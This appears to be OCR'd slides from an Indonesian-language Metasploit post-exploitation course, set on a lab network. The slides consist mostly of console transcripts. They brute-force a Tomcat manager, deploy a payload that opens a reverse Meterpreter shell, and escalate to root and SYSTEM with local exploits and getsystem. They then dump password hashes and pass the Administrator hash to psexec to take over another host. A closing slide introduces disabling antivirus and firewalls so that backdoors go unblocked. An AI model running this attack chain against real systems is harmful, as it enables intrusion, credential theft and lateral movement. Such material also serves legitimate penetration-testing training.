Post Exploitation: Priv Escalation

```
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                  Required  Description
   ----              ---------------                                                  --------  -----------
   BLANK_PASSWORDS   false                                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   PASSWORD                                                                         no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.0.13                                                   yes       The target address range or CIDR identifier
   RPORT             8180                                                           yes       The target port
   STOP_ON_SUCCESS   true                                                           yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                  yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                              yes       The number of concurrent threads
   USERNAME                                                                         no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one pair per
line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no        File containing users, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts
   VHOST                                                                            no        HTTP server virtual host
```

Post Exploitation: Priv Escalation



Post Exploitation: Priv Escalation

```
msf > use  exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   PATH      /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                      yes       The target address
   RPORT     80               yes       The target port
   USERNAME                   no        The username to authenticate as
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.0.13
RHOST => 192.168.0.13
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse handler on 192.168.0.15:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6454 bytes as RKrzl.war ...
[*] Executing /RKrzl/i3nkBaon95N5RRG580SfAotz.jsp...
[*] Undeploying RKrzl ...
[*] Sending stage (30680 bytes) to 192.168.0.13
[*] Meterpreter session 1 opened (192.168.0.15:4444 -> 192.168.0.13:49570) at 2015-07-21 04:55:05 -0400

meterpreter >
```

Post Exploitation: Priv Escalation


```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(tomcat_mgr_deploy) > use exploit/linux/local/
use exploit/linux/local/desktop_privilege_escalation  use exploit/linux/local/pkexec                    use exploit/linux/local/udev_netlink
use exploit/linux/local/hp_smhstart                   use exploit/linux/local/sock_sendpage              use exploit/linux/local/vmware_mount
use exploit/linux/local/kloxo_lxsuexec                use exploit/linux/local/sophos_wpa_clear_keys      use exploit/linux/local/zpanel_zsudo
msf exploit(tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
msf exploit(udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   NetlinkPID                    no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION                       yes       The session to run this module on.
   WritableDir  /tmp             yes       A directory where we can write files (must not be mounted noexec)


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(udev_netlink) > set SESSION 1
SESSION => 1
msf exploit(udev_netlink) > exploit

[*] Started reverse handler on 192.168.0.15:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2692
[+] Found netlink pid: 2691
[*] Writing payload executable (274 bytes) to /tmp/RaEDdqxDiW
[*] Writing exploit executable (1879 bytes) to /tmp/wmmWlGyhnr
[*] chmod'ing and running it...
[*] Command shell session 2 opened (192.168.0.15:4444 -> 192.168.0.13:46119) at 2015-07-21 04:57:53 -0400

id
uid=0(root) gid=0(root)
```

Post Exploitation: Priv Escalation

- Untuk di windows walau umumnya exploitasi terhadap layanan akan langsung memberikan akses Administrator (umumnya layanan yang berjalan di windows di jalankan user administrator) tetapi pada meterpreter terdapat fungsi ‘getsystem’ untuk melakukan privileged escalation

Post Exploitation: Priv Escalation

Post Exploitation: Priv Escalation



Post Exploitation: Priv Escalation

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
                0 : All techniques available
                1 : Service - Named Pipe Impersonation (In Memory/Admin)
                2 : Service - Named Pipe Impersonation (Dropper/Admin)
                3 : Service - Token Duplication (In Memory/Admin)


meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Post Exploitation: Priv Escalation

```
msf exploit(ms10_002_aurora) > sessions

Active sessions
===============

  Id  Type                   Information            Connection
  --  ----                   -----------            ----------
  2   meterpreter x86/win32  CS021\testing @ CS021  192.168.0.60:4445 -> 192.168.0.61:1453 (192.168.0.61)

msf exploit(ms10_002_aurora) > use exploit/windows/local/
use exploit/windows/local/adobe_sandbox_adobecollabsync  use exploit/windows/local/ms13_005_hwnd_broadcast       use exploit/windows/local/payload_inject
use exploit/windows/local/agnitum_outpost_acs            use exploit/windows/local/ms13_053_schlamperei         use exploit/windows/local/persistence
use exploit/windows/local/always_install_elevated        use exploit/windows/local/ms13_081_track_popup_menu    use exploit/windows/local/powershell_cmd_upgrade
use exploit/windows/local/ask                            use exploit/windows/local/ms13_097_ie_registry_symlink use exploit/windows/local/ppr_flatten_rec
use exploit/windows/local/bthpan                         use exploit/windows/local/ms14_009_ie_dfsvc            use exploit/windows/local/pxeexploit
use exploit/windows/local/bypassuac                      use exploit/windows/local/ms14_058_track_popup_menu    use exploit/windows/local/s4u_persistence
use exploit/windows/local/bypassuac_injection            use exploit/windows/local/ms14_070_tcpip_ioctl         use exploit/windows/local/service_permissions
use exploit/windows/local/current_user_psexec            use exploit/windows/local/ms15_004_tswbproxy           use exploit/windows/local/trusted_service_path
use exploit/windows/local/ikeext_service                 use exploit/windows/local/ms_ndproxy                   use exploit/windows/local/virtual_box_guest_additions
use exploit/windows/local/mqac_write                     use exploit/windows/local/novell_client_nicm           use exploit/windows/local/virtual_box_opengl_escape
use exploit/windows/local/ms10_015_kitrap0d              use exploit/windows/local/novell_client_nwfs           use exploit/windows/local/vss_persistence
use exploit/windows/local/ms10_092_schelevator           use exploit/windows/local/ntapphelpcachecontrol        use exploit/windows/local/wmi
use exploit/windows/local/ms11_080_afdjoinleaf           use exploit/windows/local/nvidia_nvsvc
msf exploit(ms10_002_aurora) > use exploit/windows/local/ms10_015_kitrap0d
```

Post Exploitation: Priv Escalation

```
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf exploit(ms10_015_kitrap0d) > set SESSION 2
SESSION => 2
msf exploit(ms10_015_kitrap0d) > exploit

[*] Started reverse handler on 192.168.0.60:4444
[*] Launching notepad to host the exploit...
[+] Process 2768 launched.
[*] Reflectively injecting the exploit DLL into 2768...
[*] Injecting exploit into 2768 ...
[*] Exploit injected. Injecting payload into 2768...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (770048 bytes) to 192.168.0.61
[*] Meterpreter session 3 opened (192.168.0.60:4444 -> 192.168.0.61:1455) at 2015-07-22 09:14:48 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Post Exploitation: Priv Escalation

- Selanjutnya untuk menjadi root/ Administrator adalah dengan mendapatkan password dari user yang sah. Salah satu command dari meterpreter untuk mendapatkan hash password dari user di sistem adalah “hashdump”.

Post Exploitation: Priv Escalation

```
msf exploit(ms10_002_aurora) > [*] Using URL: http://0.0.0.0:8080/thr2
[*]  Local IP: http://192.168.0.60:8080/thr2
[*] Server started.
[*] 192.168.0.62     ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (770048 bytes) to 192.168.0.62
[*] Meterpreter session 5 opened (192.168.0.60:8008 -> 192.168.0.62:1476) at 2015-07-22 09:30:58 -0400

msf exploit(ms10_002_aurora) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > getuid
Server username: CS021\testing
meterpreter > hashdump
Administrator:500:921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1004:71c00c26f678bd45aad3b435b51404ee:18e34a40e484f297a3aed54b0472b7fc:::
HelpAssistant:1000:665474d9eac82cf04e7b68c6d655234a:1442f6e0e14ef3d2ce012ac251293305:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:046a89e2799e62446f7da562bf19182d:::
testing:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > [*] 192.168.0.61 - Meterpreter session 2 closed.  Reason: Died
```

Post Exploitation: Priv Escalation

- Hash tersebut dapat di crack atau di pergunakan untuk masuk ke target via smb login menggunakan module metasploit “psexec” (khusus windows)

Post Exploitation: Priv Escalation

```
msf exploit(ms10_002_aurora) > search psexec

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   auxiliary/admin/smb/psexec_command                           normal     Microsoft Windows Authenticated Administration Utility
   auxiliary/admin/smb/psexec_ntdsgrab                          normal     PsExec NTDS.dit And SYSTEM Hive Download Utility
   auxiliary/scanner/smb/psexec_loggedin_users                  normal     Microsoft Windows Authenticated Logged In Users Enumeration
   exploit/windows/local/current_user_psexec   1999-01-01       excellent  PsExec via Current User Token
   exploit/windows/local/wmi                   1999-01-01       excellent  Windows Management Instrumentation (WMI) Remote Command Execution
   exploit/windows/smb/psexec                  1999-01-01       manual     Microsoft Windows Authenticated User Code Execution
   exploit/windows/smb/psexec_psh              1999-01-01       manual     Microsoft Windows Authenticated Powershell Command Execution


msf exploit(ms10_002_aurora) > use exploit/windows/smb/psexec
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                                  yes       The target address
   RPORT                 445              yes       Set the SMB service port
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass 921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42
SMBPass => 921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42
```


Post Exploitation: Priv Escalation

```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOST                 192.168.0.64                                                     yes       The target address
   RPORT                 445                                                              yes       Set the SMB service port
   SERVICE_DESCRIPTION                                                                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal rea
d/write folder share
   SMBDomain             MSHOME                                                           no        The Windows domain to use for authentication
   SMBPass               921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42  no        The password for the specified username
   SMBUser               Administrator                                                    no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.0.63     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.0.63:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.0.64:445|MSHOME as user 'Administrator'...
[*] Uploading payload...
[*] Created \OuTsQkoc.exe...
[+] 192.168.0.64:445 - Service started successfully...
[*] Deleting \OuTsQkoc.exe...
[*] Sending stage (770048 bytes) to 192.168.0.64

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Post Exploitation: Priv Escalation

- Untuk linux, hash yang di peroleh dapat di crack mempergunakan jtr
  - use post/linux/gather/hashdump
  - hash disimpan di database, lihat dengan “creds”
  - use auxiliary/analyze/jtr_linux


Post Exploitation: Priv Escalation



Post Exploitation: Kill AV & Firewall

- Mematikan firewall dan antivirus adalah suatu langkah yang umumnya di lakukan setelah kita berhasil mengekploitasi komputer target, tujuannya adalah agar backdoor atau kegiatan lain yang kita lakukan selanjutnya tidak ter-block.

Post Exploitation: Kill AV & Firewall



